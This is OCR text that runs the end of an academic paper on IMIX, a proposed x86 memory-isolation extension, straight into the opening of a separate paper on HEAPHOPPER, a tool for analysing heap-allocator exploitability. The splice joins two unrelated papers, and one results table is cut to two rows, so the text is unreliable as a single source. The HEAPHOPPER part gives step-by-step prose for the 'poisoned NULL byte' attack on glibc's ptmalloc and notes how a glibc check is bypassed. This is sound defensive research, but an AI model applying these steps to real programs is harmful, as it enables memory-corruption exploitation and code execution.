**Modifications to x86 Back End.** In the back end, we added code needed to process *sload* and *sstore* instructions. In LLVM, the process of lowering IR instructions to machine code is two-staged. First, the *FastEmit* mechanism is used. It consists of transformation rules explicitly coded in C++ that are too complex to be processed using regular expressions. These are mainly platform-specific optimizations and workarounds. The mechanism can be used to either generate machine code directly, or to assign a rule that should be applied in the next stage. In the second stage, LLVM applies rule-based lowering using pattern matching. The IR instruction and its operands are matched against string patterns in LLVM's TableGen definitions, which define rules to lower the IR to the platform-specific machine code. We modified both stages of the lowering process, similarly to how *load* and *store* are handled.

## 5.4 Case Study: CPI

To evaluate the impact of our lightweight memory isolation technique to the performance, we ported Code-Pointer Integrity (CPI) by Kuznetsov et al. [38] to use IMIX. CPI uses a safe region in memory to guarantee integrity of code pointers and prevent code-reuse attacks.

All code pointers, pointers to pointers, and so on, are moved to the safe region, so that memory corruption vulnerabilities cannot be exploited to overwrite them. Return addresses are protected using a shadow stack. In contrast to its x86-32 implementation that leverages segmentation, CPI relies on hiding for x86-64 to protect the safe region. CPI places the safe region at a random address and stores this address in a segment, which is selected using the segment register `%gs`. During compilation, CPI's optimization pass moves every code pointer and additional metadata about bounds to the safe region. In order to access the safe region, CPI provides accessors that use `mov` instructions with a `%gs` segment override, which access the safe region using `%gs` as the base address and an offset. These accessors are provided by a compiler runtime extension which is linked late in compilation process. Evans et al. show that this CPI implementation is vulnerable, since the location of the safe region can be brute-forced [22].

We replaced data hiding with IMIX as the memory isolation technique used to prevent unintended accesses to CPI's safe region (including the shadow stack). First, we changed CPI's memory allocation function to not only allocate the safe region, but also set the IMIX protection flag. Second, we modified the compiler runtime, which provides access to the safe region, to make use of our `smov` instruction. Specifically, we changed the safe region functions to access memory directly via `smov` instructions instead of using register-offset addressing. This increases security of CPI dramatically. Since IMIX provides deterministic protection of the safe region, we do not need to prevent spilling of the safe region base address (stored in `%gs`), which IMIX makes CPI leakage resilient. Thus, knowing or brute-forcing the memory location brings no benefit any more, and prevents attacks like "Missing the Point(er)" by Evans et al. [22].

## 6 Security Analysis

The main objective of IMIX is to provide in-process memory isolation for data in order to make it accessible only by trusted code. Hence, the goal of an attacker is to access the isolated data. As IMIX is a hardware extension, an attacker cannot directly bypass it, i.e., use a regular memory access instruction to access the isolated memory. Thus, the attacker relies on creating or reusing *trusted code*, or manipulating the *data flow* to pass malicious values to the trusted code, or access to the configuration interface of IMIX.

**Attacks on Trusted Code.** As mentioned in our adversary model, IMIX assumes mitigations preventing the attacker from injecting new code [3], or reusing existing code [7, 50, 52, 54]. This prevents attackers from injecting `smov` instructions that are able to access the isolated data, or reusing trusted code with unchecked arguments, or exploiting unaligned instructions. This assumption is fulfilled by existing mitigations: the strict enforcement of W⊕X [44, 48] prevents the attacker from marking data as code, or changing existing code. Mitigations, such as Control-flow Integrity (CFI) [1, 45, 59] and Code-Pointer Integrity (CPI) [38] prevent the attacker from reusing trusted code.

**Attacks on Data Flow.** In general, attacks on the data flow [12, 19, 23, 28, 29] are hard to prevent since it would require the ability to distinguish between benign and malicious input data, which generally depends on the context. Therefore, the trusted code must either ensure that its input data originates from isolated pages protected by IMIX, or sanitize the data before using it. The former can be ensured by using the `smov` instruction to access the input data as IMIX's design ensures that the `smov` instruction cannot access unprotected memory. The latter heavily depends on the ability of the defense developer to correctly block inputs that would allow the attacker to manipulate the data within the protected memory in a malicious way: IMIX merely provides a primitive to isolate security critical data. Hence, if the developer fails to sanitize the input data in the trusted code, the code is vulnerable to data-flow attacks independently of whether it leverages IMIX or not. In practice, however, sanitizing inputs correctly requires limited complexity, e.g., in the case of a shadow stack [18] or CPI's safe region [38].

**Attacks on Configuration.** A common way to *bypass* mitigations is to disable them. For example, to bypass W⊕X, real-world exploits leverage code-reuse attacks to invoke a system call to mark a data buffer as code before executing it.

There are two ways for an attacker to re-configure IMIX: 1) leveraging the interface of the operating system to change memory permissions, or 2) manipulating page table entries.

For the first case, we assume that the attacker is able to manipulate the arguments of a benign system call to change memory permissions (`mprotect()` on Linux). Our design of IMIX's operating system support prevents the attacker from re-mapping protected memory to unprotected memory. Further, before IMIX memory is unmapped, the kernel sets the memory to zero to avoid any form of information disclosure attacks. Similarly, the kernel initializes memory, which is re-mapped as IMIX memory, with zeros to prevent the attacker from initializing memory with malicious values, mapping it as IMIX



Figure 3: Performance overhead of CPI with segmentation-based memory hiding, and with IMIX.

memory, and then passing it to trusted code. Therefore, the developer must be aware that the attacker is potentially able to pass a pointer into a *zero-filled* page as an input value to trusted code.

For the second case, we assume that the attacker is able to exploit a memory-corruption vulnerability in the kernel. While the focus of this paper is on how user-mode defenses can leverage IMIX, our design allows kernel-based defenses to leverage IMIX as well. Hence, to mitigate data-only attacks against the page table [19] existing defenses [17, 25] can leverage IMIX to ensure that only trusted code can access the page tables.

## 7 Performance Evaluation

To evaluate the performance of our approach, we ported the original implementation of CPI by Kuznetsov et al. [38] to leverage IMIX to isolate the safe region and applied it to the SPEC CPU2006 benchmark suite. Specifically, we executed all C/C++ benchmarks with the reference workload to measure the performance overheads. The SPEC CPU2006 benchmarking suite is comprised of CPU-intensive benchmarks that frequently access memory, and hence, are well suited to evaluate our instrumentation. We performed our evaluation using Ubuntu 14.04 LTS with Linux Kernel version 3.19.0 on an Intel Core i7-6700 CPU in 64-bit mode running at 3.40 GHz with dynamic voltage and frequency scaling disabled, and 32 GB RAM.

**Baseline.** First, we measured the performance impact of the original CPI implementation, which we obtained from the project website [39]. Despite efforts, we were unable to execute the CPI-instrumented version of *perlbench* and *povray*. Using the geometric mean of positive overheads, we measured a performance overhead of 4.24% (arithmetic mean of 9.05%, Kuznetsov et al. [38] measured an average performance overhead of 8.4%). We measured a maximum overhead of 61.49% (*gcc*), while a maximum of 44.2% (for *omnetpp*) was reported in the original paper.

**CPI with IMIX.** Next, we evaluated the performance overhead of IMIX. As hardware emulation turned out to be too slow for executing the SPEC CPU2006 benchmarking tests, we instead evaluated IMIX by replacing `smov` instructions with `mov` instructions that access memory directly. We argue that this reflects the actual costs for `smov` instructions, because the IMIX permission check is part of the paging permission check.

During our performance evaluation we made the interesting observation that our IMIX instrumentation comes with a higher overhead than the baseline. In total, we measured a performance overhead of 14.70% for IMIX, which is an increase of 1.94% in comparison to segmentation-based CPI. In addition, we observed a maximum overhead of 73.27%, compared to a maximum of 61.49% for segmentation-based CPI.

We further investigated this counter-intuitive result. First, we verified with the help of a custom micro-benchmarks that the access time to a memory buffer through a segment register is consistently faster than just dereferencing a general purpose register. Interestingly, it makes no difference whether the base address of the segment is set to 0 or the base address of the buffer. Second, we found that the faster access through segment registers is, at least partially, related to the L2 hardware prefetcher: when we disable it, memory accesses through a general purpose register are faster than segment-based accesses (difference in geometric mean is 0.47% in SPEC CPU2006).

| Technique | Policy-based Isolation | Hardware Enforced | Fast Interleaved Access | Fails Safe |
|---|---|---|---|---|
| SFI | ✓ | × | ✓ | × |
| Segmentation | only for x86-32 | ✓ | ✓ | ✓ |
| Memory Hiding | × | × | ✓ | × |
| Paging / EPT | only single-threaded applications | ✓ | × | ✓ |
| Intel MPK | ✓ | ✓ | ✓ | ✓ |
| Intel SGX | ✓ | ✓ | × | ✓ |
| Intel MPX | ✓ | ✓ | ✓ | × |
| Intel CET | only for Shadow Stack | ✓ | ✓ | ✓ |
| SMOV | ✓ | ✓ | ✓ | ✓ |

Table 1: Comparison of memory-isolation techniques. Legend: *Policy-based Isolation* means that the memory protection itself cannot be bypassed with an arbitrary memory read-write primitive. *Hardware Enforced* is self-explanatory. *Fast Interleaved Access* refers to the ability to alternately access protected and unprotected memory without additional performance impact. *Fails Safe* means that regular (un-instrumented) memory instructions cannot access the protected memory.

**CPI with IMIX (Segment-based Addressing).** Similarly to a regular `mov` instruction, the IMIX instruction allows to access memory through a segment register. Unsurprisingly, by adjusting our IMIX-based CPI instrumentation to use segment register-based addressing we achieve 0% overhead over CPI. We further compare IMIX to other memory protection approaches, namely Intel MPK and Intel MPX, in Section 9.

## 8 Discussion

**On the Feasibility of Our ISA Extension.** One of the main values of any defense in the field of system security is practicality. Therefore, it comes with no surprise that existing research often sacrifices security in favor of performance [45, 53, 67], and retrofit existing hardware features [6, 16, 18, 41, 58, 63] instead of introducing more suitable ones. The reason is that in practice it is unlikely that hardware vendors are going to change their hardware design and risk compatibility issues with legacy software in order to strengthen the security and increase the performance of a specific mitigation.

However, we argue that this does not apply to IMIX for two reasons: 1) IMIX enables strong and efficient in-process isolation of data which is an inevitable requirement of many memory-corruption defenses. 2) IMIX can be implemented by slightly modifying Intel's proposal, Control-flow Enforcement Technology (*CET*) [33].

As we discussed in Section 2, memory-corruption defenses often reduce the attack surface from potentially the whole application's memory to the memory that is used by the defense itself. With IMIX we provide a strong and efficient hardware primitive to enforce the protection of this data which is mitigation-agnostic. By providing a primitive, which is essential to memory-corruption defenses, rather than implementing a specific defense in hardware [33], vendors avoid the risk of a later bypass [50].

We believe that IMIX can be adopted in real world with comparatively low additional effort. With CET [33] Intel provides a specialization of IMIX. Similar to IMIX, CET requires modifications to the TLB, semantic changes to the page table, and the introduction of new instructions. Contrary to IMIX, CET's hardware extension is tailored to isolate the shadow stack of a CFI implementation [45]. As expected, generalizing CET's shadow stack to support arbitrary memory accesses still allows implementation of an isolated shadow stack [18].

## 9 Related Work

In the following, we discuss techniques that may be used to protect memory against unintended access. Table 1 provides an overview of characteristics of these techniques. We explain each of its aspects in detail, and compare them to IMIX.

**Software-based Memory Protection.** Software-fault isolation techniques (SFI) [51, 61] allow to create a separate protected memory region. SFI is implemented by instrumenting every memory-access instruction such that the address is masked before the respective instruction is executed. This ensures that the instrumented instruction can only access the designated memory segment, however, this instrumentation also has a significant performance impact. Though SFI instruments every load/store

instruction, invalid memory accesses cannot be detected, but are instead masked to point to unprotected memory [37]. ISboxing [20] leverages instruction prefixes of x86-64 to implicitly mask load and store operations. The instruction prefix determines whether a memory-access instruction uses a 32-bit (default case) or 64-bit address. By ensuring that untrusted code can only use 32-bit addresses to access memory, protected data can be stored in memory that can only be addressed with 64-bit addresses. Yet, this reduces the available address space significantly, and allows linked libraries to access protected memory.

Another way of protecting data against malicious modifications is to enforce data-flow integrity (DFI) [2, 10, 55]. DFI creates a data-flow graph by means of static analysis, which is enforced during run time by instrumenting memory-access instructions. However, the performance overhead of DFI, which e.g. is on average 7% for WIT [2], prevents it from being used to safeguard protection secrets of code-reuse mitigations, since it would further increase the mitigation's performance overhead. IMIX can be used for both protecting sensitive data (like DFI does) and enabling efficient protection of safe regions for control-flow hijacking mitigations.

**Retrofitting Existing Memory Protection.** Segmentation is a legacy memory-isolation feature on x86-32 that allows to split the memory into isolated segments [61, 65]. For memory accesses, the current privilege level is checked against the segment's required privilege level directly in hardware. On x86-64 segmentation registers still exist but access control is no longer enforced [37]. On the surface, re-enforcing legacy segmentation seems to be an attractive solution, however, IMIX is easier to implement from a hardware perspective: segmentation requires arithmetic operations, IMIX only one check. Moreover, IMIX provides higher flexibility: protected memory does not need to consist of one contiguous memory region. As segmentation registers are rarely used by regular applications any more, they are often used to store base addresses for memory hiding [6, 38, 41]. Indeed, segmentation-based memory hiding comes with no performance overhead, however, unlike IMIX, it does not provide real in-process isolation and is vulnerable to memory-disclosure attacks [22, 26].

Paging can also be used as well to provide in-process isolation by removing read/write permissions from a page when executing untrusted code [5]. However, regularly switching between trusted and untrusted code is expensive because of 1) two added `mprotect()` system calls, and 2) the following invalidation of TLB entries for each of them [60]. Further, this technique is vulnerable to race-condition attacks, i.e., the attacker can access the protected data from a second thread that runs concurrently to the trusted code. IMIX avoids both disadvantages.

A more recent feature introduced with Intel VT-x is Extended Page Tables (EPT) [32] to implement hardware-assisted memory virtualization. EPT provide another layer of indirection for memory accesses that is controlled by the hypervisor but is otherwise conceptually the same as regular paging. Additionally, VT-x introduces an instruction, `vmfunc`, that enables fast switches between EPT mappings. Hence, to isolate memory, the hypervisor maintains two EPT mappings [16] (regular and protected memory) and trusted code invokes the `vmfunc` instruction instead of `mprotect()`). However, this approach suffers from the same disadvantages as the previous approach which relies on regular paging.

**Proposed Memory Isolation Mechanisms.** There are already several academic proposals for memory isolation. HDFI [56] is a fine-grained data isolation mechanism that uses MMU tagging for RISC-V. However, due to the need of an additional tag table, HDFI needs two accesses per memory operation. Thus, HDFI leverages additional hardware units (like a cache) to lower the performance impact. Still, HDFI relies on complex static analysis for data-flow integrity which does not meet the requirements for modern JIT-compiled code. IMIX supports JIT compilation by building on existing functionality like `mprotect`, furthermore, IMIX does not need any additional static analysis.

CHERI [62] extends a RISC architecture with fine-grained memory isolation using a set of ISA extensions. For this, two compartments are introduced, however, switching costs are comparably high (620 cycles overhead). In addition, CHERI also relies on intensive static analysis unsuitable for JIT code.

ILDI [13] is another data isolation approach, but for ARM. It leverages existing ARM features (`Privileged Access Never`, `PAN`) to create a safe region for sensitive kernel memory, isolated from potential kernel exploits. By explicitly granting `Load and Store Unprivileged` (`LSU`) instructions access to sensitive data, regular accesses (possibly attacker controlled) are no longer allowed to access the safe region. However, ILDI imposes a high performance overhead on the kernel (35.3%). IMIX proposes a general approach that can be leveraged by both kernel-space and user-space mitigations.

**Recent Hardware Extensions.** Recent Intel CPUs implement a variety of new memory-protection features. In particular, Memory Protection Extensions (MPX) and Memory Protection Keys (MPK) can be retrofitted to enable in-process memory isolation. Nevertheless, as we discuss in the following, they are not viable alternatives

| Name | CPI+Seg (%) | CPI+IMIX (%) | CPI+MPK (%) | CPI+MPX (%) |
|---|---|---|---|---|
| 400.perlbench | - | - | - | - |
| 401.bzip2 | 0.13 | 0.44 | 0.19 | 132.36 |

Table 2: Comparison of memory isolation techniques. *CPI+Seg* uses memory hiding to protect the safe region, for the remaining the respective technique is used. Note that entries marked with "-" crashed with CPI applied.

to IMIX as both come with disadvantages that render them impractical.

The main goal of MPX [31] is to provide hardware-assisted bounds checking to avoid buffer overflows. Therefore, the developer specifies bounds using dedicated registers (each contains a lower and an upper bound) that can be checked by newly introduced instructions. MPX can be retrofitted to enforce memory isolation by defining one bound that divides the address space in two segments: a regular, and a protected region. Then, bounds checks are inserted for every memory access instruction that is not allowed to access protected memory [37]. This has two main disadvantages. First, MPX does not fail safe, i.e., not instrumented instructions (by a third-party library, for example) can still access the safe region. Second, instructions that are allowed to access protected memory can still access unprotected memory. Hence, an attacker might be able to redirect memory accesses of trusted code to attacker-controlled memory. To avoid such attacks, additional instrumentation of the trusted code is required, which significantly increases the performance overhead, as depicted in Table 2. Protecting CPI's safe region with MPX using the open-source implementation by Koning et al. [37] results in a total performance overhead of 36.86% with a maximum of 203.71% for *mcf*, which cannot be considered practical, especially since we were not able to execute the benchmarks that show the highest overheads across all techniques. In comparison, IMIX is secure by default, and enforces strict isolation between protected and unprotected memory without additional overhead.

Intel's MPK is a feature to be available in upcoming Intel x86-64 processors [27, 34], already available on other architectures like IA-64 [30], and ARM32 (called *memory domains*) [4]. Since IMIX and MPK implement a similar idea, we also evaluated MPK based on the approximation given by Koning et al. [37] using the setup we describe in Section 7.

As shown in Table 2, using MPK to protect the CPI safe region results in a total performance overhead of 12.43% with a maximum of 2856.48% for *gcc*. We identified the additional instrumentation to switch between trusted and untrusted code to be the root cause of the additional overhead. This emphasizes the conceptual differences of MPK and IMIX. MPK enables many distinct domains to be present. Reducing these to two possible domains allows IMIX to be leveraged by mitigations like CPI or CFI that rely on frequent domain switches. In contrast, MPK is useful if the application changes domains infrequently, i.e., for temporal memory isolation, or to isolate different threads.

Encryption can also be used to protect memory. For instance, Intel Total Memory Encryption [35] (Secure Memory Encryption for AMD [36]) allows to encrypt the whole memory transparently, protecting it from physical analysis like cold-boot attacks, but not local memory corruption attacks [37]. Another encryption feature, AES-NI [35], reduces overhead associated with encryption

dramatically, which can be used to encrypt and decrypt safe regions as needed. Even with hardware encryption support, solutions like CCFI still induce a performance overhead of up to 52% [42], and keeping the encryption key safe requires relying on unused registers and ensuring that this key is never spilled to memory [14, 37]. IMIX is not prone to register spilling, since it does not rely on a secret to protect memory.

Trusted Execution Environments like Intel SGX [15] offer strong security guarantees through hardware support, but require intensive effort to decouple code to be run in the enclave. SGX can also be used for memory protection, but only at high performance costs due to overheads for entering and exiting the enclave.

## 10 Conclusion

Mitigations against memory-corruption attacks for modern x86-based computer systems rely on in-process protection of their code and data. Unfortunately, neither current nor planned memory-isolation features of the x86 architecture meet these requirements. As a consequence, many mitigations rely on information hiding via segmentation, on expensive software-based isolation, or on retrofitting memory-isolation features that require compromises in the design of the mitigation.

With IMIX we design a mitigation-agnostic in-process memory-isolation feature for data that targets the x86 architecture. It provides memory-corruption defenses with a well-suited isolation primitive to protect their data. IMIX extends the x86 ISA with an additional memory permission that can be configured through the page table, and a new instruction that can only access memory pages which are isolated through IMIX. We implement a fully-fledged proof of concept of IMIX that leverages Intel's Simulation and Analysis Engine to extend the x86 ISA, and we extend the Linux kernel and the LLVM compiler framework to provide interfaces to IMIX. Further, we enhance Code-pointer Integrity (CPI), an effective defense against code-reuse attacks, using IMIX to protect CPI's safe region.

Our evaluation shows that defenses, like CPI, greatly benefit from IMIX in terms of security without additional performance overhead. We argue that the adoption of IMIX is possible by adjusting the design of Intel's Control-flow Enforcement Technology (CET). Finally, IMIX provides a solution that can serve as a building block for forthcoming defenses to tackle challenging problems, such as data-oriented attacks.

## Abstract

Heap metadata attacks have become one of the primary ways in which attackers exploit memory corruption vulnerabilities. While heap implementation developers have introduced mitigations to prevent and detect corruption, it is still possible for attackers to work around them. In part, this is because these mitigations are created and evaluated without a principled foundation, resulting, in many cases, in complex, inefficient, and ineffective attempts at heap metadata defenses.

In this paper, we present HEAPHOPPER, an automated approach, based on model checking and symbolic execution, to analyze the exploitability of heap implementations in the presence of memory corruption. Using HEAPHOPPER, we were able to perform a systematic analysis of different, widely used heap implementations, finding surprising weaknesses in them. Our results show, for instance, how a newly introduced caching mechanism in `ptmalloc` (the heap allocator implementation used by most of the Linux distributions) significantly weakens its security. Moreover, HEAPHOPPER guided us in implementing and evaluating improvements to the security of `ptmalloc`, replacing an ineffective recent attempt at the mitigation of a specific form of heap metadata corruption with an effective defense.

## 1 Introduction

The art of software exploitation is practiced on a constantly evolving battlefield. The hackers of a decade past employed simple tactics — stack-based buffer overflows were leveraged to jump to shellcode on the stack, the constructors, destructors, and Global Offset Tables of binaries were fruitful targets to achieve execution control, and an incorrect bounds-check most of the times guaranteed successful execution. But, as security became ever-more important in our interconnected world, the state of the art moved on. Security researchers developed mitigation after mitigation, aimed at lessening the impact of software vulnerabilities. The stack was made non-executable, leading to hackers developing the concept of *return oriented programming* (ROP) [43] and the resulting war between ROP attacks and defenses [36, 37]. Stack canaries were pressed into service [12], and then they have been situationally bypassed [7]. Techniques were introduced to reduce the potential targets of vulnerable writes [30], and then they have been partially bypassed as well [14]. Countless measures to protect function pointers have been developed and circumvented [11, 38]. The cat-and-mouse game of binary warfare has gone on for a long time: The locations change, but the battle rages on [50].

Faced with an array of effective mitigation techniques protecting against many classical vulnerabilities, hackers have found a new, mostly unmitigated weapon: heap metadata corruption. The application heap, which is responsible for dynamic memory allocation of C and C++ programs (including the runtimes of other higher-level languages), is extremely complex, due to the necessity to balance runtime performance, memory performance, security, and usability. For performance reasons, many modern heap implementations (including the most popular ones [1]) place dynamically allocated application data in the same memory regions where they store control information for heap operations. This metadata is unprotected, and security vulnerabilities relating to the handling of application data stored in the heap may lead to its corruption. In turn, the corruption of heap metadata may cause heap handling functions to fail in an attacker-controllable way, leading to increased attacker capabilities, and, potentially, a complete application compromise.

This weakness has not gone ignored: Heap implementation developers have introduced hardening mechanisms to detect the presence of heap metadata corruption, and abort the program if corruption is present. Unfortunately, any such measure must consider the security measure's impact on performance, and this trade-off has led to a number of security "half-measures" that have done little to reduce the ample heap exploitation techniques available to hackers today [44].

This problem is exemplified in two recent incidents. In 2017, a patch was proposed to and accepted by the GNU standard C library (`glibc`) heap implementation. This patch

ostensibly fixed a heap exploitation technique stemming from the partial overwrite of the recorded size of an allocation. Despite uncertainty over the efficacy of the patch (due, in part, to a lack of tools to reason about its actual security effects), the patch was merged. However, it was almost immediately discovered that the check could be trivially bypassed using a slight modification of the attack [45].

Even more recently, the `ptmalloc` allocator (used by `glibc`) introduced a speed optimization feature called `tcache`, with the intention of radically speeding up frequent allocations. Again, no tool was available to analyze the security impact of this change, and this change was merged with little debate. However, as we determined during the execution of this project, and as hackers have since figured as well, `tcache` resulted in a significant reduction in the resilience of the `ptmalloc` heap implementation to metadata corruption.

These incidents showcase the urgent need for a principled approach to verifying the behavior of heap implementations in the presence of software vulnerabilities. While several security analyses of heap operations have been carried out in the past [32, 34, 35, 39, 54], none has taken the form of a principled analysis of heap security directly applicable to arbitrary heap implementations.

In this paper, we present HEAPHOPPER, the first approach to bring bounded model checking to the exploitability analysis of dynamic memory allocator implementations in the presence of memory corruption. Assuming an attacker can carry out some subset of potential heap misuses, and assuming that the heap implementation should *not* malfunction in a way that could be leveraged by the attacker to amplify their control over the process, HEAPHOPPER uses customized dynamic symbolic execution techniques to identify violations of the model within a configurable bound. If such a violation is found, our tool outputs proof-of-concept (PoC) code that can be used to both study the security violation of the heap implementation and test the effectiveness of potential mitigations.

We applied HEAPHOPPER to five different versions of three different heap implementations, systematically identifying heap attacks: Chains of heap operations that can be triggered by an attacker to achieve more capability for memory corruption (such as arbitrarily targeted writes) in the program. These *systematized* attacks against allocators allow us to track the improvement of security (or, more precisely, the increased difficulty of exploitation) as the implementations evolve, and observe situations where there was a marked *lack* of improvement. For example, HEAPHOPPER was able to automatically identify both the bypass to the aforementioned 2017 `glibc` patch and the reduction of allocator security resulting from the `tcache` implementation. Furthermore, with the help of the PoC generated by HEAPHOPPER against the 2017 `glibc` patch, we were able to develop a *proper* patch that our system (and our manual analysis) has not been able to bypass, which is currently being discussed by the `glibc` project.

In summary, this paper makes the following contributions:

- We develop a novel approach to performing bounded model checking of heap implementations to evaluate their security in the presence of metadata corruption.
- We demonstrate our tool's capabilities by analyzing different versions of different heap implementations, showcasing both security improvements and security issues.
- We utilized the tool to analyze high-profile patches and changes in the `glibc` allocator, resulting in improved patches that are awaiting final sign-off and merge into `glibc`.

Following our belief in open research, we provide the HEAPHOPPER prototype as open source [16].

## 2 The Application Heap

The term *heap* refers to the manually managed dynamic memory in the C/C++ programming language. The standard C library provides an API for a group of functions handling the allocation and deallocation of memory chunks, namely `malloc` and `free`. As different implementations of the standard C library emerged, different heap implementations have been proposed and developed. Most of them were developed with the sole purpose of providing dynamic memory management with the best performance in terms of both minimal execution time and memory overhead.

Memory-corruption issues (such as buffer overflows), have been shown to be exploitable by attackers to achieve, for instance, arbitrary code execution in vulnerable software. For this reason, protection techniques have been implemented both for the memory on a program's stack and the memory in the heap. The goal of these protection techniques is to mitigate the impact of memory invalid modifications by detecting corruption before they can be exploited.

In the context of the stack, protection techniques such as StackGuard [13] provide low-overhead protection against memory corruption and have become standard hardening mechanisms. Conversely, for the heap, every implementation uses *ad hoc* and widely different protection mechanisms, which oftentimes have been shown to be bypassable by motivated attackers [44].

### 2.1 Heap Implementations

Many different heap implementations exist, which all share the property of needing metadata information to keep track of allocated and free regions. The most common solution is to use *in-line metadata*. In this case, allocated regions (returned by `malloc`) are placed in memory alongside with

the metadata. Examples of such allocators are: `ptmalloc` [22], used by `glibc` (the implementation of `libc` commonly used in Linux distributions), `dlmalloc` [31] (originally used in `glibc`, now superseded by `ptmalloc`), and the heap implementation used in `musl` [2] (a `libc` implementation typically used in embedded systems). Other implementations, however, keep all the metadata in a separate memory region. Examples of these allocators are `jemalloc` [21] (used by the Firefox browser), and the heap implementation used in OpenBSD [33].

The in-line metadata design increases the attack surface since overflows can easily modify metadata and interfere with how the heap is managed. However, these implementations are typically faster [47, 48].

## 2.2 Exploiting Heap Metadata Corruption

In the presence of a memory-corruption vulnerability, the heap can be manipulated in different ways by an attacker. Typically, an attacker can easily control allocations and deallocations. For instance, suppose that a program allows for the storage and deletion of attacker-controlled data, read from standard input. This allows an attacker to execute, *at will*, instructions such as the following (allocating some memory, filling it with attacker-controlled data, and then freeing it):

```
c = malloc(data_size);
read(stdin, c, data_size);
...
free(c);
```

Additionally, an attacker may be able to exploit any vulnerabilities in the code, such as double free, use-after-free, buffer overflows, or off-by-one errors. By triggering controlled allocations, frees, and memory bugs, the attacker will try to achieve *exploitation primitives*, such as arbitrary memory writes or overlapping allocations. While an arbitrary memory write can directly be used to overwrite function pointers and does not require further explanation, an overlapping allocation means to have two allocated chunks that have an overlapping memory region. This allows an attacker to modify or leak the data and metadata of another chunk, which entails pointers and heap metadata. Therefore, this primitive is often used for further corruption of the heap's state in order to reach or support stronger primitives. Eventually, these exploitation primitives can be used to achieve arbitrary code execution (by, for instance, modifying a code pointer and starting the execution of a ROP chain), or to disclose sensitive data. We will provide details about the exploitation primitives we consider in Section 5.2.

## 2.3 Motivating Example: 1-byte NULL Overflow

To exemplify how modern `libc` libraries contain checks to detect and mitigate memory corruptions and how these



Figure 1: Graphic representation of how to exploit a 1-byte NULL overflow in the current version of `glibc` (using `ptmalloc`). On the bottom, the check added by Chris Evans' patch is shown. This check can be easily bypassed by writing, during Step 1, the value `B.size & (~0xff)` in the right location within the chunk *B* (in the example, where the field in blue is).

checks can be bypassed, we present how an attacker can exploit a seemingly minor off-by-one error to achieve arbitrary code execution. This example is traditionally called the *poisoned NULL byte* [20] and targets `ptmalloc`. This attack requires, in the victim process, only an overflow of a single byte whose value is NULL (`0x00`), together with control over the size and the content of some heap allocations (which, as explained in Section 2.2, might occur in the application by design). Single NULL-byte-overflow bugs frequently occur due to off-by-one conditions when manipulating NULL-terminated strings.

The attack can be carried out as follow (refer to Figure 1)[1]:

1. Allocate 3 contiguous regions (*A*, *B*, *C*).
2. `free` *B*.
3. Trigger the 1-byte NULL overflow in *A*.

This overflow will result in setting to `0` the least significant byte of the field `size` of the (now `freed`) chunk *B*. As a

[1] For simplicity, details about the specific constraints that the allocation sizes have to satisfy are omitted. Interested readers can refer to Goichon's white paper [23].

consequence, if the original size of *B* was not a multiple of `0x100`, the `size` field of *B* will end up being smaller than it should be.

4. Allocate a smaller chunk *B*1.

Allocating *B*1, which is placed between *A* and *C*, should trigger the update of the field `prev_size`[2] of *C*. However, the allocator computes the location of *C*`.prev_size` by doing *B*+*B*`.size`. Given the fact that *B*`.size` has been lowered (because of the overflow), the allocator will fail in updating the value of *C*`.prev_size`. The update will instead happen in a memory area located before *C*`.prev_size`.

5. Allocate a small chunk *B*2.

*B*2 will be allocated where *B* was and after *B*1.

6. `Free` the chunks *B*1 and *C*.

When *C* is `free`d, the allocator uses the value of *C*`.prev_size` to determine the location of the chunk before *C*. Since *C*`.prev_size` has not been updated correctly, the allocator will mistakenly think that the only chunk present before *C* is *B*1. Given the fact that *B*1 has been `free`d and that *C* is being `free`d, the allocator will *consolidate* *B*1 and *C* (i.e., it will merge the two free chunks to create a single, bigger free chunk). After this step, the allocator will think that a single free chunk exists after *A*.

7. Allocate a large chunk *D*.

*D* will end up being allocated in such a way as to overlap *B*2. This happens because the allocator lost track of the existence of the chunk *B*2, as explained in the previous steps.

8. Write inside *D* to change the content of *B*2

